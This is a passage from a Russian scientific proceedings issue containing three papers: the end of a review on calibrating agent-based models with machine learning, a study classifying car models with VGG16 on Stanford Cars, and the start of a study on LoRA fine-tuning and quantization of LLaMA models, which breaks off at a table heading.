Они позволяют сократить количество произвольных решений, связанных с каким-либо случайным выбором моментов или любой другой метрики, позволяющей оценить расстояние между реальным и смоделированным временными рядами. Более того, байесовский подход мог бы быть более асимптотически эффективным, поскольку он использует информацию, предоставляемую всем распределением данных. Однако, как показали F. Canova и L. Sala [4] и G. Fagiolo и A. Roventini [5], выбор предварительного распределения может привести к искусственному искажению последующего, что приводит к необходимости промежуточной калибровки. Кроме того, сохраняется проблема больших вычислительных затрат.

В 2022 г. P. Ye и др. [6] в качестве альтернативы предложили метод аппроксимации самосогласованного (среднего) поля (mean field approximation method), который базируется на предположении о том, что поведение агента может быть сформулировано как марковский процесс высокого порядка. Работа метода начинается с поиска оптимальной вероятности переноса с помощью уравнения переноса макросостояния, после чего вычисляются значения микропараметров для каждого агента с использованием аппроксимации среднего поля. Чтобы снизить размерность уравнения переноса макросостояний, дополнительно используется метод главных компонент (для сжатия пространства состояний агента), что позволяет в значительной степени снизить ресурсоемкость подхода.

B. Song и др. [2] развивают эту идею и предлагают заменить метод аппроксимации самосогласованного поля на обучение с подкреплением. После обучения агенты выбирают наиболее выгодное по целевому показателю состояние. Поскольку параметры агентов различны, цели их перевода будут разными. Факторы, влияющие на изменение состояния агента, делятся на: а) собственные параметры агента, связанные с изменением состояния; б) влияние других агентов; в) факторы окружающей среды (включая случайные эффекты) и г) методы и параметры принятия решений агентом.

Помимо указанных методов, для калибровки агентной модели также могут использоваться суррогатные модели, описанные в предыдущем подразделе

ле. Первоначально для этого использовалась гауссовская регрессия или кригинг (kriging), что облегчало процесс исследования пространства параметров и анализа чувствительности агентной модели. Однако эффективность кригинга в значительной мере зависит от способности модели оценить истинную пространственную непрерывность данных, что не всегда является тривиальной задачей.

В попытках преодолеть данное ограничение F. Lamperti и др. [7] в 2017 г. предложили исследовать пространство параметров и калибровку агентной модели путем сочетания машинного обучения и интеллектуального итеративного сэмпинга (intelligent iterative sampling). Предлагаемый авторами альтернативный подход (случайный сэмплер с суррогатной поддержкой) подразумевает использование упрощенной суррогатной метамодели на основе ограниченного числа оценок исходной модели и аппроксимацию нелинейной взаимосвязи между входными и выходными данными.

Процедура начинается с создания достаточно большого пула комбинаций начальных состояний параметров с использованием любой стандартной процедуры отбора. Этот пул выступает в качестве прокси для полного пространства параметров. Затем из пула отбирается небольшое случайное подмножество комбинаций для инициализации процедуры обучения (также с использованием любой стандартной процедуры отбора), для каждой из которых оценивается модель. Тем выходным данным, которые удовлетворяют определяемому пользователем критерию калибровки, присваивается метка «1» (положительная), в противном случае – «0» (отрицательная). Затем суррогатная модель обучается на этих комбинациях, чтобы прогнозировать вероятности того, что немаркированные комбинации в пуле относятся к категории «1». Далее отбирается очень небольшая часть пула в соответствии с прогнозируемой положительной вероятностью.

Эти варианты оцениваются в оригинальной агентной модели для определения их истинных характеристик. Это продолжается до тех пор, пока не будет достигнуто заданное пользователем максимальное число прогонов или не будет достигнут заранее определенный уровень точности. Авторы отмечают, что подобный подход оказывается менее ресурсозатратным по сравнению с классическими методами калибровки.

R. Perumal и T.L. van Zyl [8] дополнительно показали, что суррогатные методы с большей вероятностью позволяют оценить наиболее оптимальный вектор параметров, который генерирует синтетическое распределение данных, соответствующее реальному распределению данных.

В отечественной литературе вопросы калибровки агентных моделей с помощью методов машинного обучения пока не получили широкого распространения. Наиболее близко по тематике исследование Е.А. Ланцева [9], в котором предложена методика верификации агентных имитационных моделей

средствами интеллектуального анализа процессов в среде Anylogic.

По результатам проведенного обзора литературы показано, что для решения проблемы калибровки агентных моделей методами машинного обучения применяются такие методы как метод косвенного вывода для небольших моделей и метод имитируемых моментов, который позволяет минимизировать погрешность между модельными и реальными данными. Однако такие методы имеют свои недостатки, включая сложность аналитического решения задачи минимизации и высокие вычислительные затраты.

Альтернативные подходы, такие как методы байесовского вывода, могут предложить более эффективное решение за счёт использования всей доступной информации о данных. Метод аппроксимации самосогласованного поля позволяет значительно снизить ресурсоёмкость подхода за счёт использования метода главных компонент для сжатия пространства состояний агента. Использование суррогатных моделей является одним из наименее затратных и ресурсоемких подходов.

Развитие этих идей в направлении обучения с подкреплением может предложить новые возможности для улучшения калибровки и оценки агентных моделей, особенно в условиях высокой сложности и масштабов моделей.

Литература

1. Validation of agent-based models in economics and finance. Computer Simulation Validation. Fundamental Concepts, Methodological Frameworks, and Philosophical Perspectives / G. Fagiolo, M. Guerini, F. Lamperti, A. Moneta, A. Roventini. – Cham: Springer Nature Switzerland AG, 2019. – PP. 763–787.
2. Calibration of agent-based model using reinforcement learning / B. Song, P. Ye, G. Xiong, X. Dong, S. Yu, Y. Lv // IEEE 1st International Conference on Digital Twins and Parallel Intelligence (DTPI). – Beijing: IEEE, 2021. – PP. 278–281.
3. Grazzini J. Bayesian estimation of agent-based models / J. Grazzini, M.G. Richiardi, M. Tsionas // Journal of Economic Dynamics and Control. – 2017. – No. 77. – PP. 26–47.
4. Canova F. Back to square one: identification issues in DSGE models / F. Canova, L. Sala // Journal of Monetary Economics. – 2009. – Vol. 56, No. 4. – PP. 431–449.
5. Fagiolo G. Macroeconomic policy in DSGE and agent-based models redux: new developments and challenges ahead / G. Fagiolo, A. Roventini // Journal of Artificial Societies and Social Simulation. – 2017. – Vol. 20, No. 1. – PP. 1–37.
6. Bridging the micro and macro: calibration of agent-based model using mean-field dynamics / P. Ye, Y. Chen, F. Zhu, Y. Lv, W. Lu, F. Wang // IEEE Transactions on Cybernetics. 2021. – Vol. 52, No. 11. – PP. 11397–11406.
7. Lamperti F. Agent-based model calibration using machine learning surrogates / F. Lamperti, A. Roventini, A. Sani // Journal of Economic Dynamics & Control. – 2018. – No. 90. – PP. 366–389.
8. Perumal R. Surrogate assisted methods for the parametrisation of agent-based models / R. Perumal, T.L. van Zyl // 7th Intl. Conference on Soft Computing & Machine Intelligence. – Danvers: IEEE, 2020. – PP. 78–82.
9. Ланцев Е.А. Верификация агентных имитационных моделей Anylogic с применением технологии интел-

лектуального анализа процессов (process mining) // Средства автоматизации и визуализации имитационного моделирования: сб. докл. VI Всерос. науч.-практ. конф. «Имитационное моделирование. Теория и практика» (ИММОД–2013). – Т. 1. – Казань: изд-во «ФЭН» Академии наук РТ, 2013. – С. 348–350.

Радченко Дарья Максимовна

Науч. сотр. лаб. инфраструктурных и пространственных исследований Центра пространственной экономики (ЦПЭ) Института прикладных экономических исследований (ИПЭИ) Российской академии народного хозяйства и государственной службы при Президенте Российской Федерации (РАНХиГС)
Эл. почта: radchenko-dm@ranepa.ru

УДК 621.396.41

В.С. Ревера, Е.А. Шельмина

Классификация автомобильных моделей с помощью сверточных нейронных сетей

Рассматривается применение сверточных нейронных сетей для классификации моделей автомобилей. В качестве основы использован набор данных Stanford Cars, содержащий 16 185 изображений 196 различных классов автомобилей. Модель VGG16 была выбрана для обучения с использованием переноса обучения. Проведена предварительная обработка данных. Обучение модели проводилось на протяжении 100 эпох с разделением данных на обучающую (70%), валидационную (15%) и тестовую (15%) выборки. В результате достигнута точность 92% на обучающей выборке и 85% на тестовой, что свидетельствует о хорошей обобщающей способности модели. Для оценки ее производительности применялись метрики точности, топ-5 точности и кросс-энтропии. Результаты, полученные в ходе исследования, подтверждают эффективность использования сверточных нейронных сетей для задачи классификации автомобильных моделей и могут быть применены в различных областях, таких как системы безопасности, мониторинг транспорта и аналитика в автомобильной индустрии.

Ключевые слова: сверточные нейронные сети, VGG16, классификация автомобилей, машинное обучение, обработка изображений, перенос обучения.

В эпоху научно-технологического прогресса, когда искусственный интеллект и машинное обучение все больше внедряются в самые разные сферы жизни, возможности и потенциал применения этих технологий продолжают удивлять. Автомобильная индустрия – одно из направлений, где нейросети обретают особенно широкое применение.

В современном мире количество моделей автомобилей постоянно растет, что создает необходимость в автоматических системах их классификации для различных приложений, включая системы безопасности, мониторинг трафика и маркетинговые исследования.

Нейронные сети зарекомендовали себя как эффективный инструмент в задачах классификации изображений, однако классификация автомобильных моделей остается сложной задачей из-за высокой схожести между разными моделями и вариативности условий съемки. Сверточные нейронные сети [1] помогают извлекать из изображений такие признаки, как формы, кривые и текстуры, что способствует классификации и идентификации присутствующих на изображениях автомобилей.

Целью данного исследования является разработка модели классификации автомобилей с использованием сверточной нейронной сети VGG16 [2] и оценка ее эффективности на наборе данных Stanford Cars [3].

Для повышения эффективности обучения применяется метод переноса обучения, при котором веса, предварительно обученные на крупном наборе данных ImageNet [4], используются для дообучения модели на новых данных.

Методология

Сверточные сети представляют собой специализированный тип искусственных нейронных сетей, оптимизированный для анализа изображений и других высокоразмерных данных. В отличие от своих традиционных аналогов, сверточные нейронные сети специально разработаны для преодоления сложностей, связанных с исследованием и обработкой визуальной информации.

Их концепция основывается на чередовании сверточных слоев и слоев подвыборки (пулинга). Сверточные слои применяют фильтры (ядра свертки), которые перемещаются по изображению, выделяя локальные особенности, такие как границы, углы и текстуры. Операция свертки заключается в умножении элементов рецептивного поля на соответствующие веса сверточного ядра с последующим суммированием и применением функции активации. Слои пулинга уменьшают размерность данных, обобщая информацию и снижая вероятность переобучения.

Модель VGG16, предложенная Оксфордским университетом в 2014 г. [5], стала значимым достижением в области компьютерного зрения. Она состоит из 16 весовых слоев: 13 сверточных и 3 полносвязных (рис. 1). Особенностью VGG16 является использование небольших сверточных ядер размером 3×3 , что позволяет увеличивать глубину сети без существенного роста числа параметров.



Рис. 1. Структура модели VGG16 [2]

На вход модели поступают изображения с разрешением 224×224 пикселя и трехканальной цветовой схемой (RGB). За извлечение признаков отвечает серия сверточных слоев и слоев подвыборки, организованных в блоки. Эти слои выделяют сложные признаки из изображений, постепенно переходя от низкоуровневых к высокоуровневым.

Три полносвязных слоя отвечают за отнесение объекта на изображении к определенному классу на основе признаков, выделенных на предыдущих этапах. Первые два содержат по 4 096 нейронов, а последний слой содержит 1 000 нейронов и использует функцию активации softmax для вывода вероятностей принадлежности к классам.

Перенос обучения (Transfer Learning) [1] – метод, позволяющий использовать знания, полученные моделью при решении одной задачи, для решения другой, связанной задачи. В сфере глубокого обучения это означает применение моделей, предварительно обученных на обширном количестве данных, таких как набор ImageNet.

Основное достоинство переноса обучения заключается в том, что такие предобученные модели уже освоили базовые признаки изображений, что повышает точность при выполнении новых задач. Таким образом, применяя метод переноса обучения, мы можем сэкономить ресурсы, улучшить производительность модели и предотвратить её переобучение. На рис. 2 представлена схема принципа работы переноса обучения.



Рис. 2. Принцип работы переноса обучения

В данном исследовании использована предобученная модель VGG16. Базовые слои модели, отвечающие за извлечение признаков, были инициализированы весами, обученными на ImageNet. Верхние полносвязные слои переобучены на наборе данных Stanford Cars для адаптации к специфике задачи классификации автомобильных моделей.

Stanford Cars – это набор данных, состоящий из изображений автомобилей различных марок и моделей. Он содержит 16 185 изображений, относящихся к 196 классам, определяемым маркой, моделью и годом выпуска автомобиля. Данные были собраны с помощью интернет-поиска и предоставляют разнообразие в углах съёмки, освещении и фоне.

Для эффективного обучения и оценки модели данные разделены на следующие выборки:

- обучающая выборка (70% изображений);
- валидационная выборка (15% изображений);
- тестовая выборка (15% изображений).

Предобработка данных является ответственным этапом в разработке модели и включает несколько последовательных шагов. В первую очередь, все изображения были сопоставлены с соответствующими метками классов (рис. 3) и масштабированы до размера 224×224 пикселей, соответствующего входному размеру модели VGG16.

Далее пиксельные значения изображений были нормализованы, что способствовало ускорению процесса обучения и повышению стабильности модели. Затем для увеличения объёма данных и улучшения обобщающей способности модели применялись техники аугментации, включая случайные повороты изображений, горизонтальные и вертикальные отражения для создания зеркальных копий, изменение яркости и контраста для имитации различных условий освещения.

```

1 Image Filename, Model, Vehicle Type, Year
2 car_ims/000090.jpg, Acura RL, Sedan, 2012
3 car_ims/000091.jpg, Acura RL, Sedan, 2012
4 car_ims/000092.jpg, Acura RL, Sedan, 2012
5 car_ims/000093.jpg, Acura RL, Sedan, 2012
6 car_ims/000094.jpg, Acura RL, Sedan, 2012
7 car_ims/000300.jpg, Acura TL, Type-S, 2008
8 car_ims/000301.jpg, Acura TL, Type-S, 2008
9 car_ims/000322.jpg, Acura TL, Type-S, 2008
10 car_ims/000323.jpg, Acura TL, Type-S, 2008
11 car_ims/000324.jpg, Acura TSX, Sedan, 2012
12 car_ims/000325.jpg, Acura TSX, Sedan, 2012
13 car_ims/000326.jpg, Acura TSX, Sedan, 2012
14 car_ims/000327.jpg, Acura TSX, Sedan, 2012
15 car_ims/000328.jpg, Acura TSX, Sedan, 2012
16 car_ims/000329.jpg, Acura TSX, Sedan, 2012
17 car_ims/000528.jpg, Acura ZDX, Hatchback, 2012
18 car_ims/000529.jpg, Acura ZDX, Hatchback, 2012
19 car_ims/000530.jpg, Acura ZDX, Hatchback, 2012
20 car_ims/000531.jpg, Acura ZDX, Hatchback, 2012
21 car_ims/000994.jpg, Audi A5, Coupe, 2012
22 car_ims/000995.jpg, Audi A5, Coupe, 2012
23 car_ims/000996.jpg, Audi A5, Coupe, 2012

```

Рис. 3. Метки классов изображений

Текстовые метки классов преобразованы в числовые значения с помощью класса LabelEncoder из библиотеки scikit-learn [6]. Данный метод присваивает каждому уникальному классу уникальный целочисленный идентификатор. На рис. 4 представлен алгоритм для подготовки и обработки данных.

Эксперименты и результаты

Для оценки эффективности работы модели были использованы метрики точности, точности Top-5 и функции потерь. Точность (Accuracy) представляет

собой отношение числа правильно классифицированных примеров к общему числу примеров и является основной метрикой для оценки качества классификации. Точность Top-5 (Top-5 Accuracy) измеряет долю примеров, в которых правильный класс находится среди пяти классов с наивысшей вероятностью. В ходе обучения модель стремится уменьшить значение функции потерь (Loss), представленной кроссэнтропией, что позволяет оценить, насколько эффективно она адаптируется к обучающим данным.




Рис. 4. Алгоритм подготовки и обработки данных

Модель скомпилирована с использованием оптимизатора стохастического градиентного спуска (SGD). Обучение проводилось на протяжении 100 эпох с использованием заранее подготовленных выборок. На рис. 5 показана динамика обучения модели по метрике точность.




Рис. 5. График обучения модели (точность)

На рис. 6 показана динамика обучения модели по метрике точность топ-5.




Рис. 6. График обучения модели (точность топ-5)

На рис. 7 показана динамика обучения модели по метрике потери.




Рис. 7. График обучения модели (потери)

Из графиков видно, что по мере увеличения числа эпох точность модели возрастает, а значение функции потерь уменьшается, что свидетельствует о правильном обучающем процессе.

Обучение модели классификации изображений в течение 100 эпох позволило достичь точности 92% на обучающей выборке и 85% на тестовой.

Эти результаты свидетельствуют о том, что модель обладает хорошей обобщающей способностью, так как разница между точностью на обучающей и тестовой выборках составляет всего 7%.

Для оценки работы модели в реальных условиях проведена проверка на 10 пользовательских изображениях автомобилей, не входящих в обучающую или тестовую выборки. Эти изображения собраны из открытых источников и имитируют данные, с которыми модель может сталкиваться на практике.

Поскольку модель обучена на конкретных классах автомобилей, для корректной оценки были выбраны изображения автомобилей, соответствующих классам из набора данных Stanford Cars. Результаты предсказаний представлены в таблице.

Демонстрация результатов классификации

Изображение	Топ-3 результат предсказаний					
	Модель 1	Процент	Модель 2	Процент	Модель 3	Процент
1. BMW X3	BMW X3	81	BMW X5	15	Infiniti QX56	1
2. Jeep Wrangler	Jeep Wrangler	83	Jeep Liberty	12	Chevrolet Express	3
3. Lamborghini Aventador	Lamborghini Aventador	88	Audi R8	7	Audi S6	2
4. Volkswagen Golf	Buick Verano	38	Volkswagen Golf	33	Hyundai Elantra	9
5. Dodge Challenger	Acura Integra	54	Dodge Challenger	41	Dodge Charger	3
6. Ford Focus	Ford Focus	67	Dodge Caliber	14	Hyundai Elantra	4
7. Porsche Panamera	Porsche Panamera	73	Volkswagen Beetle	15	Bentley Continental	4
8. Audi S5	Audi S5	49	Audi A5	44	Audi S6	3
9. Toyota Camry	Hyundai Azera	83	Toyota Camry	12	Honda Odyssey	1
10. Suzuki SX4	Suzuki SX4	94	Mazda Tribute	1	Suzuki Aerio	1

Заключение

Полученные результаты демонстрируют, что использование архитектуры VGG16 с переносом обучения является эффективным подходом для задачи классификации автомобильных моделей. Нейронная модель продемонстрировала высокую точность как на обучающей, так и на тестовой выборках, а также показала хорошие результаты при тестировании на новых изображениях.

Дальнейшее развитие модели может включать экспериментирование с более современными архитектурами нейронных сетей, увеличение объема обучающих данных и оптимизацию процесса обучения для повышения точности и эффективности модели.

Литература

1. Шолле Ф. Глубокое обучение на Python. – СПб.: Питер, 2023. – 576 с.
2. Mouale M.N.B. Using a Pre-Trained Neural Network (VGG 16) to Solve the Image Style Transfer Problem. *Sovremennye informacionnye tehnologii i IT-obrazovanie = Modern Information Technologies and IT-Education*. – 2022. – Vol. 18 (2). – PP. 241–248. DOI: <https://doi.org/10.25559/SITITO.18.202202.241-248>.

3. Сайт Kaggle. Набор данных Stanford Cars [Электронный ресурс]. – Режим доступа: <https://www.kaggle.com/datasets/jessicali9530/stanford-cars-dataset>, свободный (дата обращения: 15.09.2024).

4. ImageNet – крупнейшая база аннотированных изображений [Электронный ресурс]. – Режим доступа: <https://image-net.org/>, свободный (дата обращения: 15.09.2024).

5. Simonyan K. Very Deep Convolutional Networks for Large-Scale Image Recognition / K. Simonyan, A. Zisserman; in eds. Y.Bengio, Y. LeCun // *Proceedings of the 3rd International Conference on Learning Representations (ICLR–2015)*. San Diego, CA, USA. – 2015. – PP. 1–14 (in Eng.). <https://doi.org/10.48550/arxiv.1409.1556>.

6. Библиотека Scikit-learn [Электронный ресурс]. – Режим доступа: <https://scikitlearn.org/stable/index.html>, свободный (дата обращения: 15.09.2024).

Ревера Всеволод Сергеевич

Магистрант каф. ЭМИС ТУСУРа
Эл. почта: vsevolod.revera.20@mail.ru

Шельмина Елена Александровна

Доцент каф. ЭМИС ТУСУРа
Эл. почта: elena.a.shelmina@tusur.ru

УДК 004.852

К.В. Никитин

Особенности масштабирования открытых больших языковых моделей

Цель данной работы заключается в исследовании особенностей масштабирования больших языковых моделей на основе нейросетевых архитектур. В ходе работы проведен анализ методов трансферного обучения и оптимизации через квантование моделей семейства LLaMA, подтверждаются выводы предыдущих исследований в предметной области, предложена гипотеза о зависимости между параметрическим размером модели и объемом обучающей выборки для моделей на базе архитектуры «трансформер».

Ключевые слова: большие языковые модели, обработка естественного языка, нейросетевые технологии, законы нейросетевого масштабирования, машинное обучение, глубокое обучение.

Искусственные нейронные сети (ИНС) представляют собой нелинейные вычислительные модели, основанные на комплексных зависимостях, отражающих когнитивные процессы. ИНС являются методом моделирования сложных информационных и математических систем, что находит применение в решении широкого спектра вычислительных задач [1].

Среди множества формальных задач, решаемых нейросетевым методом, одной из наиболее актуальных является задача обработки естественного языка (англ. Natural Language Processing, NLP) [2], которая направлена на взаимодействие компьютерных систем с текстовыми данными, представленными на естественном языке. Обработка естественного языка (ОЕЯ) ориентирована на решение множества подзадач, таких как генерация, анализ, классификация и интерпретация текста, разметка семантики и эмоциональной окраски текстов, распознавание именованных сущностей, машинный перевод, создание экспертных систем и др.

На сегодняшний день это перспективное направление развития нейросетевых моделей и моделирования в целом, выраженное прежде всего в разработке LLM (англ. Large Language Model – «большая языковая модель») [3] – нейросетевых языковых моделей со множеством параметров и обученных на сравнительно больших объемах данных. Модели такого размера разрабатываются с упором на возможность решения широкого спектра задач обработки естественного языка в отличие от традиционно используемых ранее моделей узкой спецификации [4].

Тем не менее использование LLM в задачах обработки естественного языка подразумевает достаточно высокую вычислительную сложность оперируемых алгоритмов и большой объем ресурсов, необходимых для качественного обучения и функционирования современных и масштабных моделей. Остро стоит вопрос и об обратной задаче: оптимизации таких моделей в целях улучшения их эффективности и применимости в реальных условиях ограниченности аппаратных ресурсов и качественных обучающих данных.

Исследование возможностей масштабирования языковых моделей в условиях ограниченности соот-

ветствующих ресурсов проводится с целью определения наиболее оптимальных путей дообучения модели с целью повышения качества модели и снижения ошибки вывода (при прямом масштабировании), с целью адаптации к данным меньшего объема и/или качества либо развертывания на устройствах с меньшей вычислительной мощностью (при оптимизации, далее – обратном масштабировании). Одним из ключевых аспектов таких исследований является изучение того, как изменение параметров модели перед масштабированием повлияет на конечный результат. Это повышает доступность исследования, обучения и развертывания таких моделей.

Большинство исследователей, занимающихся масштабированием больших языковых моделей (можно выделить такие научные труды, как «Scaling Laws for Neural Language Models» [5] и «Training Compute-Optimal Large Language Models» [6]), приходят к выводу о том, что математически детерминировать характер масштабирования моделей возможно, и в большинстве случаев масштабирование моделей на основе расширения гиперпараметров подчиняется степенному закону. Вместе с этим решающее значение имеет и множество сторонних факторов: структура обучающего набора данных, архитектура сети коэффициент прямой связи и др. Локальный характер зависимостей и ситуативность задачи масштабирования поощряет исследование отдельных случаев масштабирования таких систем.

Описание экспериментов и полученные результаты

Для проведения собственного исследования эффекта масштабирования принято решение поставить эксперимент по трансферному обучению [7] открытых больших языковых моделей с помощью механизма низкоранговой адаптации LoRA [8]. Цель эксперимента – определить потенциальные возможности прямого масштабирования языковых моделей в условиях ограниченности вычислительных ресурсов. В качестве базовой модели использовались открытые версии больших языковых моделей из семейства LLaMA [9] по причине свободной лицензии эксплуатации и модификации модели.

Трансферное обучение, как правило, применяется для дообучения исходной модели с целью наде-

ления ее способностью решать новые специализированные задачи. Для этого требуется соответствующий набор обучающих данных, на которых будет осуществляться обучение. Соответствующие датасеты могут включать как реальные, так и синтетически сгенерированные данные, которые имитируют реальные с целью увеличения объема обучающей выборки или снижения затрат на получение большого количества реальных данных.

В рамках исследования принято решение использовать вариации датасета, использованного для обучения большой языковой модели Alpaca [10], разработанной исследователями Стэнфордского университета на базе модели LLaMA. Модель получена посредством дообучения на собственном наборе данных с целью получения языковой модели, основанной на механизме «вопрос – инструкция – ответ». Исходная модель обучалась на датасете из преимущественно синтетических данных, которые не подвергались тщательной обработке, что привело к ошибкам, повторениям и пропускам в данных.

Указанные недостатки призван устранить датасет Alpaca Data Cleaned [11]. Данный набор данных выступает в качестве альтернативы исходному, сохраняя содержательное наполнение оригинального корпуса, но предоставляя улучшенное качество самих данных и их аннотирования. Применение в исследовании как исходной, так и «очищенной» версии набора данных позволяет эмпирически подтвердить гипотезу о решающем значении качества обучающего набора на эффективность вывода и производительность языковой модели.

С целью получить качественную оценку проводимого дообучения принято решение использовать соответствующие метрики оценивания качества исходной и дообученных вариаций моделей. В качестве тестовых бенчмарков выбраны проверочные наборы данных MultiNLI [12], представляющие собой корпус из предложений на английском языке с логической разметкой («следствие», «противоречие» или «нейтральность») и целевым показателем точности (Accuracy), а также AlpacaEval [13] – инструмент для оценки качества инструктивных моделей на основе аннотированных примеров, где целевым показателем является так называемый «процент побед» (winrate).

В рамках эксперимента модель LLaMA 7B была дообучена последовательно на исходной версии датасета Alpaca и его улучшенной версии Alpaca Cleaned с применением механизма низкоранговой адаптации LoRA, при этом специальный гиперпараметр r был установлен на уровне 8. По завершении дообучения производительность всех моделей, включая исходную Alpaca 7B LLM, была протестирована на бенчмарках MultiNLI и AlpacaEval. В процессе тестирования результаты фиксировались на основании первого запроса к модели без предоставления дополнительных инструкций. Итоговые показатели эффективности работы моделей представлены в табл. 1.

Таблица 1

Результаты оценки модели LLaMA 7B, дообученной по образцу Alpaca LLM на различных датасетах, в сравнении с канонической моделью Alpaca 7B

Исходная модель	Датасет	Метод дообучения	MultiNLI (Accuracy)	AlpacaEval (Winrate)
Alpaca 7B	Alpaca исх.	–	38,3	26,2
LLaMA 7B	Alpaca исх.	LoRA, $r = 8$	40,2	28,5
LLaMA 7B	Alpaca Cleaned	LoRA, $r = 8$	52,1	29,9

Анализ результатов оценки моделей позволяет сделать следующие выводы. Несмотря на различие целевых показателей, обе метрики продемонстрировали наилучшие результаты в случае модели LLaMA 7B, обученной на улучшенной («очищенной») версии датасета Alpaca.

Для бенчмарка MultiNLI точность модели при использовании более качественных обучающих данных увеличилась на 5% по сравнению с исходной моделью Alpaca 7B и на 29,6% относительно модели LLaMA 7B, обученной на исходном («грязном») датасете Alpaca. В бенчмарке AlpacaEval улучшение качества составило 8,8% по сравнению с исходной моделью и 4,9% относительно модели LLaMA 7B, дообученной на первоначальной версии датасета. Следовательно, качество обучающих данных оказывает прямое и существенное влияние на результативность языковых моделей. Несмотря на неизменное количество параметров, адаптация модели LLaMA с использованием низкоранговой адаптации на качественном датасете позволила достичь улучшения по сравнению с канонической версией модели в пределах выбранных метрик.

Данные результаты подтверждают целесообразность использования трансферного обучения для масштабирования больших языковых моделей. Согласно полученным результатам, применение метода низкоранговой адаптации LoRA позволяет расширять функциональные возможности моделей, дообучая их на новых датасетах без критической потери качества инференса, а в отдельных случаях и повышать качество вывода за счет фокусировки на целевой задаче.

Следующий этап исследования направлен на выявление пределов обратного масштабирования (оптимизации) больших языковых моделей. Принято решение провести поэтапную оптимизацию открытых языковых моделей с использованием постобучающего квантования [14] и определить оптимальные стратегии для повышения эффективности моделей при применении данной методологии.

Эксперименты проводились с различными версиями моделей семейства LLaMA, имеющих следующие параметрические размеры в 7, 13 и 30 млрд параметров.

Для проведения процедуры квантования использован открытый фреймворк TensorFlow [15]. Использована формула (1) квантования:

$$q_3^{(i,k)} = Z_3 + \sum_{j=1}^n a^{(i,j)} b^{(j,k)} = Z_3 + \sum_{j=1}^n (q_1^{(i,j)} - Z_1)(q_2^{(j,k)} - Z_2), \quad (1)$$

где q_3 – исходное вещественное число; a – квантованные целочисленные значения; b – весовые коэффициенты квантования; q_1 и q_2 – квантованные вещественные значения; Z_1, Z_2 и Z_3 – смещение в нулевую точку для q_1, q_2 и q_3 соответственно.

Во всех случаях входные данные представляли собой значения типа float16, отражающие первоначальную разрядность модели. Квантование осуществлялось до целочисленных разрядностей 8, 4 и 2 бит, что позволило соответствующим образом сократить размер модели. Для наглядной демонстрации результатов квантования заимствована методика, описанная в статье «The case for 4-bit precision: k-bit Inference Scaling Laws» [16]. Авторы исследования предлагают для сравнительной оценки точности моделей использовать комбинированный показатель «общее количество битов», который рассчитывается как произведение разрядности квантованной модели и количества параметров исходной модели. Предложенная методика позволяет отобразить взаимосвязь между производительностью модели и объемом требуемых ресурсов даже в условиях различной разрядности испытываемых моделей.

Для оценки производительности и качества вывода квантованных моделей использовалась метрика Accuracy (точности) в рамках оценочного датасета MMLU [17] (Massive Multitask Language Understanding, понимание языка в условиях многозадачности). Датасет включает задачи, охватывающие широкий спектр дисциплин в рамках контекстного обучения, что соответствует большинству актуальных задач обработки естественного языка.

Проведено две итерации тестирования с использованием инструктивного подхода: 0-shot – фиксирование результата на первом запросе без каких-либо предварительных инструкций и 5-shot – предоставление модели пяти примеров для повышения вероятности успешного вывода. В результате была проведена квантизация различных версий модели LLaMA до указанных разрядностей, расчетные результаты представлены в табл. 2 и на рис. 1.

Таблица 2
Результаты квантования в бенчмарке MMLU (показатель Accuracy) для выбранных моделей семейства LLaMA

